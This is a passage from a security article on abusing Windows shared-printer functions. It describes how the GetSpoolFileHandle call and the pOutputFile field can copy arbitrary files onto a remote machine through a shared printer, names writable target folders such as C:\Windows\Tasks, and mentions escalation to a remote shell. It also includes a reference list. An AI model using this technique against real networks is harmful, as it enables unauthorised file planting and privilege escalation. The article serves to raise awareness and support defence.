- [3] Tim Roberts, DLLs in Kernel Mode, 15 July 2003 – *http://www.wd-3.com/archive/KernelDlls.htm*
- [4] Windows Hardware Developer Central, Microsoft Corporation – *http://www.microsoft.com/whdc/DevTools/default.mspx*
- [5] Printer INF File Entries, Microsoft Corporation – *http://msdn.microsoft.com/en-us/library/aa506024.aspx*
- [6] Description of the Windows File Protection feature, Microsoft Corporation, 3 December 2007 – *http://support.microsoft.com/kb/222193*
- [7] Description of the Point and Print Restrictions policy setting in Windows Server 2003 and Windows XP, Microsoft Corporation, 29 October 2007 – *http://support.microsoft.com/kb/319939*
- [8] Point and Print Security on Windows Vista, Microsoft Corporation, 12 June 2008 – *http://www.microsoft.com/whdc/device/print/VistaPnPSec.mspx*
- [9] Windows XP Service Pack 2 Support Tools, Microsoft Corporation – *http://www.microsoft.com/downloads/details.aspx?familyid=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en*

`writeToPrinter()`). It receives a pointer to a struct of the type `DOC_INFO_1`. This struct contains besides other information the name of the file to which the print job should be printed (in case you don't want to print to a file but to the printer (the usual case), the parameter pOutputFile is set to NULL):

```
typedef struct _DOC_INFO_1 {
  LPTSTR pDocName;
  LPTSTR pOutputFile;
  LPTSTR pDatatype;
} DOC_INFO_1;
```

The next step is now to obtain a handle to the output file by using the function `GetSpoolFileHandle`, and by using this handle you can copy arbitrary data to *mytarget*.

Only a few peculiarities need to be considered:

- The function `GetSpoolFileHandle` does officially exist until Windows Vista. However, if you use a statically linked Winspool.lib then `GetSpoolFileHandle` works also on Windows XP.
- The file will be created first on *myattacker*. This would be what you would expect to happen if you choose *Print to file* on the system *myattacker*: You choose a path and the print job is stored there. However, if you call the same function a second time, the file will be created on the system that has shared the printer (and on both systems the file will be created at the path that has been specified with the parameter `pOutputFile`).

Example code could look like in Listing 7.

It is important that the user account that you use for remote access to *mytarget* and for remote printing on the shared printer has write access (NTFS) at the path specified in *targetFileName* (see code example above). On a typical Windows XP SP3, a good candidate for such a location in the file system would be the folder `C:\Windows\Tasks` (Don't get it wrong – we cannot create a new task here, because it is not possible to add the required entries to the Registry. The folder is only used to store the file because of its permissive access rights), as this folder grants *Authenticated Users* write access by default (You will find a similar path on all Windows systems, e.g. even on Windows Server 2008, the path `C:\Windows\system32\Tasks` is still writeable for standard user accounts). And, as mentioned before, the function *writeToPrinter* has to be called twice in the program in order to copy `sourceFileName` from *myattacker* to `targetFileName` on *mytarget*; otherwise it will only be created locally on the *myattacker*.

One possible explanation for this is the typical course of a regular print job that is printed on a shared printer: First, the print data is spooled on the client system (as an enhanced metafile – EMF). This spool file is then sent to the spooler on the target system, which converts this file to a different format that is understood by the printer (rendering). However, both files will also be created if spooling is turned off (in the Advanced tab of the printer properties dialog you can find the setting *Print directly to the printer*). A more detailed analysis seems to be required here for a complete explanation, which might reveal further interesting possibilities and functions in the world of printing.

Conclusion

If limited access rights to a local or remote system is already given, certain functionality that comes with shared printers can be misused in order to escalate one's privileges, to copy files to a remote system or even to get a remote shell - all without exploing software vulnerabilities, only by using features in a clever way. The described scenario is exactly the situation of a typical company network: Users must be allowed to print documents over the network, and with their domain user accounts they have limited access to all systems that belong to the domain. This opens up a wide range of possible attack vectors, and the introduced possibilities to misuse network printing or accompanying functionality on Microsoft Windows have demonstrated how important it is to pay extra attention to the most relevant settings.

Carsten Köhler
Carsten Köhler has worked as a self-employed application developer before he started to work with Ernst & Young in the field of technical information security. Now he works as an information systems security expert for an European institution.